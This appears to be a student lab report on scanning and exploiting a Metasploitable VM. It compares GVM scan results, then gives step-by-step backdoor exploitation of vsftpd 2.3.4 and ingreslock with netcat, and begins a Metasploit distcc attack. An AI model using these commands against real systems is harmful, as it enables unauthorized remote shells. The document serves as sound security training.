Screenshot 1: In the below figure we see that the report was sent to the downloads section.



Screenshot 2: Below is the screenshot of the reports over-view section which indicates that the report generation was succesful.



Analysis

We have completed a previous report on the same target machine targeting a different set of TCP ports. In the previous report we targeted the same machine using the "ALL-IANA-ASSIGNED-TCP ports". Below is the results overview section table of both reports.

Report 1 - Current Report

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.1.103	26	37	2	0	0
Total: 1	26	37	2	0	0

Report 2 – Previous Report

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.1.103	23	34	2	0	0
Total: 1	23	34	2	0	0

From the analysis of the overview section, we can immediately observe that there are some differences between both reports. There are 26 severity high, 37 medium, 2 low in report 1, whilst in report 2, there are 23 high, 34 medium and 2 low. It also states that:

Report 1: “This report contains all 65 results selected by the filtering described above. Before filtering there were 490 results”

Report 2: “This report contains all 59 results selected by the filtering described above. Before filtering there were 455 results”

The differences may be as the result of differences in the ports which have been scanned or because of the different services are running on the current machine which were previously non-active. There are a few differences in severity high (report 1 has 3 more severity high ports than report 2) for report 1 and report 2. One TCP port with severity high not found in report 2 but found in report 1 is TCP port 6667. In the current report we have the details of the information about this port and it states that its CVSS rating is 7.5. Below is the screen shot of the information relating to this port.

2.1.18 High 6667/tcp

High (CVSS: 7.5)
NVT: Check for Backdoor in UnrealIRCd

Summary
Detection of backdoor in UnrealIRCd.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution
Solution type: VendorFix
Install latest version of unrealircd and check signatures of software you're installing.

Vulnerability Insight
Remote attackers can exploit this issue to execute arbitrary system commands within the context of the affected application.
The issue affects Unreal 3.2.8.1 for Linux. Reportedly package Unreal3.2.8.1.tar.gz downloaded in November 2009 and later is affected. The MD5 sum of the affected file is 752e46f2d873c1679fa99de3f52a274d. Files with MD5 sum of 7b741e94e867c0a7370553fd01506c66 are not affected.

Vulnerability Detection Method
Details: Check for Backdoor in UnrealIRCd
OID:1.3.6.1.4.1.25623.1.0.80111
Version used: 2019-03-01T13:18:27Z

References
cve: CVE-2010-2075
bid: 40820
url: http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
url: http://seclists.org/fulldisclosure/2010/Jun/277
url: http://www.securityfocus.com/bid/40820

PART 3

3.1

a)

INTRODUCTION AND SUMMARY

This exploitation works in two phases. The first is to create a listening port and then a second is to exploit the listening port that was created in the first stage. This is to be done by exploiting TCP port 21 which will create a listening port on 6200. The second phase includes using netcat to exploit the listening port that was created in the first phase.

PHASE 1 AND PHASE 2

The FTP service is a server running on the metasploitable network this is called VSFTPD which is run on port 21. This version has a back door in it. We can gather information about the server using the nmap in the shell (refer step 1). There is a vulnerability which exists in the system that allows to take advantage of the ftp service using netcat. The backdoor on the VSFTPD port will open a listening shell on the port numbered 6200. To open the listening port a password and username must be entered. If the listening port is not created, then the connection will be refused on the Kali Machine. On the Kali machine you simply use netcat to run on port 6200 and you will gain access to a backdoor.

Vulnerability information

In the figure below is information regarding the vulnerability of TCP port 21 that will be utilised in the first phase of the exploitation.

2.1.1 High 21/tcp

High (CVSS: 7.5) NVT: vsftpd Compromised Source Packages Backdoor Vulnerability
Summary vsftpd is prone to a backdoor vulnerability.
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.
Impact Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.
Solution **Solution type:** VendorFix The repaired package can be downloaded from the referenced link. Please validate the package with its signature.
Affected Software/OS The vsftpd 2.3.4 source package is affected.
. . . continues on next page . . .

. . . continued from previous page . . .
Vulnerability Detection Method Details: vsftpd Compromised Source Packages Backdoor Vulnerability OID:1.3.6.1.4.1.25623.1.0.103185 Version used: 2018-10-25T08:39:24Z
References bid: 48539 url: http://www.securityfocus.com/bid/48539 url: http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdo ↪ored.html url: https://security.appspot.com/vsftpd.html

In the figure below is information regarding the vulnerability of TCP port 6200 that will be used to expose the vulnerability produced in the first phase.

2.1.8 High 6200/tcp

High (CVSS: 7.5) NVT: vsftpd Compromised Source Packages Backdoor Vulnerability
Summary vsftpd is prone to a backdoor vulnerability.
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.
Impact Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.
Solution **Solution type:** VendorFix The repaired package can be downloaded from the referenced link. Please validate the package with its signature.
Affected Software/OS The vsftpd 2.3.4 source package is affected.
Vulnerability Detection Method Details: vsftpd Compromised Source Packages Backdoor Vulnerability OID:1.3.6.1.4.1.25623.1.0.103185 Version used: 2018-10-25T08:39:24Z
References bid: 48539 url: http://www.securityfocus.com/bid/48539 url: http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdo ↪ored.html url: https://security.appspot.com/vsftpd.html


The phases are broken into two steps that are detailed in the following two sections.

PHASE 1 – Creation of Listening Port

In the following we detail the steps required to finish phase 1 so that we can produce the port listening on 6200. In the following diagram we complete a scan of port 6200 before starting on step 1. We are expecting that this port should be in a closed state.

Command Line: sudo nmap -p 6200 192.168.1.103

Screenshot: We see that the port listening on 6200 looking at the "STATE" section and it says that it is "closed". This state is expected to be open after the completion of phase 1.



Step 1 – Scan and check port 21

Command Line: sudo nmap -sV -p 21 192.168.1.103

Summary: First we run a service scan on port 21 for opening and gather information about the services running on port.

Screenshot: Below we see that port 21 is open and an ftp service which is what we were expecting. This vulnerability is ready to be exploited using net cat in step 2.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 21 192.168.1.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 12:01 AES
T
Nmap scan report for 192.168.1.103
Host is up (0.00060s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:50:56:94:3E:A9 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect result
s at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Step 2 – Create netcat session on port 21

Command Line: sudo nc 192.168.1.103 21

Summary: We then connect to the metasploitable ftp port 21 using netcat.

Screenshot: In the following screen shot we say that we have successfully established a connection to port 21 using netcat.




Step 3 – Create listening port on 6200

Command Line:

a. Type in “user backdoored:)”
b. Type “pass invalid” [opens listening port on 6200]
c. Type “Ctrl C” to exit

Summary: The connection is established, and we proceed to type a user and password. After we complete the commands a listening port on 6200 will be created in preparation for the second phase of the exploitation.

Screenshot: Below is the screenshot of the information entered we must now prepare to check if port 6200 has been opened.




PHASE 2 – STEPS – EXPLOITATION PORT 6200

Step 4 – Check port 6200

Command Line: sudo nmap -p 6200 192.168.1.103

Summary: We are to scan the port 6200 on the Metasploitable machine to check if the listening port has been successfully opened.

Screenshot: We see that an instance of a service is running on the port and it is now successfully opened after conducting the operations in phase 1 of the exploitation.




Step 5 – Establish Connection

Command Line: sudo nc 192.168.1.103 6200

Summary: We connect to the Metasploitable machine on port 6200.

Screenshot: We have initiated the connection to the listening port successfully, we are now ready to gather information about the target in step 6.




Step 6 – Retrieve target information

Command Line:
a. type “id”
b. type “ip add show dev eth0”
c. type “hostname”

Summary: In this step we are to gather information about the other machine using commands on the connection we created.

Screenshot: This is the following screenshot that is requested in the question. In the screen shot we see that we have gathered information about the target by using the exploitation that took advantage of the listening port 6200.



b)

INTRODUCTION AND SUMMARY

In this section we will attempt to exploit the vulnerability that is exposed on port 1524. This vulnerability has been referred to as “ingreslock” which can be used to access a backdoor. The exploitation will begin in two phases, first we must conduct a service scan on the port and then we will use netcat to access the vulnerability.

Vulnerability information

In the below figure there is vulnerability information about the “ingreslock”.

High (CVSS: 10.0) NVT: Possible Backdoor: Ingreslock
Summary A backdoor is installed on the remote host.
... continues on next page ...

... continued from previous page ...
Vulnerability Detection Result The service is answering to an 'id;' command with the following response: uid=0(↪root) gid=0(root)
Impact Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.
Solution **Solution type:** Workaround A whole cleanup of the infected system is recommended.
Vulnerability Detection Method Details: Possible Backdoor: Ingreslock OID:1.3.6.1.4.1.25623.1.0.103549 Version used: 2020-08-24T08:40:10Z

[return to 192.168.1.103]

PHASE 1 – Scanning and Host Discovery


We are attempting to do a service scan to see if port 1524 is running on the port.

Step A – Scan Port 1524

Command Line: sudo nmap -sV -p 1524 192.168.1.103

Summary: We are checking if the host is alive and the services that are running on the port numbered 1524.

Screenshot: Below is the screen shot of the services running on the metasploitable machine.




PHASE 2 – Exploitation

Step 1 – Initiate Exploitation

Command Line: sudo netcat 192.168.1.103 1524

Summary: We are to create a netcat connection to port 1524 to exploit the vulnerability.

Screenshot: We see below we have successfully connected to the port




Step 2 – Gather Information From Exploitation

Command Line:

a. Type “whoami”
b. Type “ip a show dev eth0”
c. Type “pwd”

Summary: We have exploited the vulnerability in Step 1 of Phase 2. In this step we are to gather information of the target using this exploitation.

Screenshot: Below is the final screenshot requested in this section which displays that the exploitation was successful.



3.2

INTRODUCTION AND SUMMARY

GVM report stated that there was an application running on TCP port 3632 which had a vulnerability. The application running on this is “distcc” which is used to speed up a computer. You can send code across a network to be compiled using “distcc”. We use msfconsole to gain access to this vulnerability so that we can exploit it. It involves two steps, first running a piece of code to access the target called an exploit. Second to run the payload or shell code to gain access and control of the target. We search the exploit that will handle the vulnerability on msfconsole. Options must be set to ensure that we use the exploit correctly. We notice at the completion of this part that we do not have root access privileges (after “whoami” it is only daemon privileges). This section will detail the steps in one phase.

Vulnerability information

In the figure below is a description of the vulnerability on port 3632:

2.1.18 High 3632/tcp

High (CVSS: 9.3) NVT: DistCC Remote Code Execution Vulnerability
Summary DistCC 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.
Vulnerability Detection Result It was possible to execute the "id" command. Result: uid=1(daemon) gid=1(daemon)
Impact DistCC by default trusts its clients completely that in turn could allow a malicious client to execute arbitrary commands on the server.
Solution **Solution type:** VendorFix Vendor updates are available. Please see the references for more information. For more information about DistCC's security see the references.
Vulnerability Detection Method Details: DistCC Remote Code Execution Vulnerability OID:1.3.6.1.4.1.25623.1.0.103553 Version used: 2018-10-23T10:07:22Z
References cve: CVE-2004-2687 url: https://distcc.github.io/security.html url: https://web.archive.org/web/20150511045306/http://archives.neohapsis.com:80 ↪/archives/bugtraq/2005-03/0183.html dfn-cert: DFN-CERT-2019-0381

PHASE 1

Step 1 – Start Msfconsole

Command Line: sudo msfconsole

Summary: Start msfconsole framework so that we can begin searching for the exploit.


Screenshot: Msfconsole is starting up to begin preparation for the next steps.

Step 2 – Search Exploit

Command Line: search distcc

Summary: Search for the exploitation code that we will use to exploit vulnerability.

Screenshot: The information about the exploit is shown below.



Step 3 – Set Exploit

Command Line: use exploit/unix/misc/distcc_exec

Summary: We will choose the exploitation that is required to exploit the vulnerability.

